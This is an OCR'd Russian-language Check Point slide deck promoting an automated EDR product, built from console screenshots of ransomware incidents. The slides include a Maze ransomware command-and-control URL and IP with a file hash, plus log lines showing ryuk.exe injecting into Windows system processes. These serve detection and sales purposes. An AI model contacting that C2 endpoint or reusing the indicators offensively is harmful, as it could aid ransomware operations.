
Show 100 entries | Search:

Status	File Name	File Path	Encrypt Time	Backup Time	Restore Time
✓	maid with the flaxen hair.mp3	c:\users\administrator\desktop\maid with the flaxen hair.mp3	23.07.2020, 22:59:46	23.07.2020, 22:59:47	23.07.2020, 23:00:44
✓	lighthouse.jpg	c:\users\administrator\desktop\lighthouse.jpg	23.07.2020, 22:59:46	23.07.2020, 22:59:46	23.07.2020, 23:00:44
✓	jellyfish.jpg	c:\users\administrator\desktop\jellyfish.jpg	23.07.2020, 22:59:46	23.07.2020, 22:59:46	23.07.2020, 23:00:44

БЫСТРОЕ ЛЕЧЕНИЕ – МЕНЬШЕ УЩЕРБА

Check Point
SOFTWARE TECHNOLOGIES LTD


Классический EDR/XDR (реагирование вручную):




BUSINESS IMPACT | What was the potential damage done?

651 Data Changes

10 Privacy Violation



«Автономный» EDR:



BUSINESS IMPACT | What was the potential damage done?

✓ No damage detected


eSecurity Planet

ЛИДЕР РЫНКА EDR


Check Point
SOFTWARE TECHNOLOGIES LTD

- ✓ **Автоматическое реагирование**
- ✓ Простота использования и управления
- ✓ Полный функционал по оправданной цене

«Может быть, есть более дешевые продукты, может быть, есть более продвинутые, но никакие из них не предлагают **лучшую безопасность за свою цену**.»



	Detection	Response	Management	Deployment	Ease of use	Value	Support
Check Point	4.4	4.6	4.7	4.1	4.9	4.6	4.5



Предотвращение или «маг»

Анализ или «детектив»


Реагирование или «терминатор»

Обогащение данных или «филантроп»

История событий или «бард»

Визуализация или «продюсер»

ВСЕ СВЕДЕНИЯ О РЕПУТАЦИИ НА ОДНОМ ЭКРАНЕ



MALICIOUS REPUTATION | BOAZ-GAR-WINDOW: 8D15828C-7457-4498-BE80-A4E31F6BC519

● All (4) ○ Files (1) ○ Domains (0) ○ URLs (1) ○ IPs (2)

http://91.218.114.4/deojk.php

CnC Server	**URL**	**Maze**	**61**	**Critical**	**Low**	**Russian Federation**	**N/A**
classification	type	malware family	risk	severity	confidence	country	city

▶ Additional Intelligence

91.218.114.4


CnC Server	**IPv4**	**Maze**	**100**	**Critical**	**High**	**Russian Federation**	**N/A**
classification	type	malware family	risk	severity	confidence	country	city

▶ Additional Intelligence

8540030a0ea3e18e84af7ce026ab9cad

Malware	**Win32 EXE**	**Maze**	**100**	**High**	**High**	**64/73 (87%)**	**20.04.2020, 17:22:34**
classification	type	malware family	risk	severity	confidence	virus total	first seen on

▶ Additional Intelligence



Предотвращение или «маг»


Анализ или «детектив»

Реагирование или «терминатор»

Обогащение данных или «филантроп»

История событий или «бард»

Визуализация или «продюсер»




ХРОНОЛОГИЯ ТЕХНИК И ТАКТИК СОГЛАСНО МАТРИЦЕ MITRE ATT&CK

Check Point
SOFTWARE TECHNOLOGIES LTD

MITRE ATT&CK™ Matrix PASHAP-G4: analyzer1567409126857

These are the tactics and techniques as described by the MITRE ATT&CK™ framework.

https://attack.mitre.org/




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon 1 event	Command-Line Interface 4 events	Registry Run Keys / Startup Folder 1 event	Process Injection 22 events	Modify Registry 683 events		Browser Bookmark Discovery 10 events		Data from Local System 1929 events	Commonly Used Port 13 events		Data Encrypted for Impact 35 events
Valid Accounts 1 event	Execution through API 663 events	Scheduled Task 1 event	Sche								
	Scheduled Task 1 event	Valid Accounts 1 event	Vali								
	Scripting 4 events										
	User Execution 1 event										

PRIVILEGE ESCALATION > PROCESS INJECTION > 22 EVENTS > MEDIUM SEVERITY

Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may evade detection from security products since the execution is masked under a legitimate process.

Show 10 entries

Description
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\sihost.exe (PID: 2364)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\runtimebroker.exe (PID: 2588)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\systemapps\shellexperiencehost_cw5n1h2txyewy\shellexperiencehost.exe (PID: 3568)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\dllhost.exe (PID: 2948)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\taskhostw.exe (PID: 2020)
ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\svchost.exe (PID: 4800)



Предотвращение или «маг»


Анализ или «детектив»

Реагирование или «терминатор»

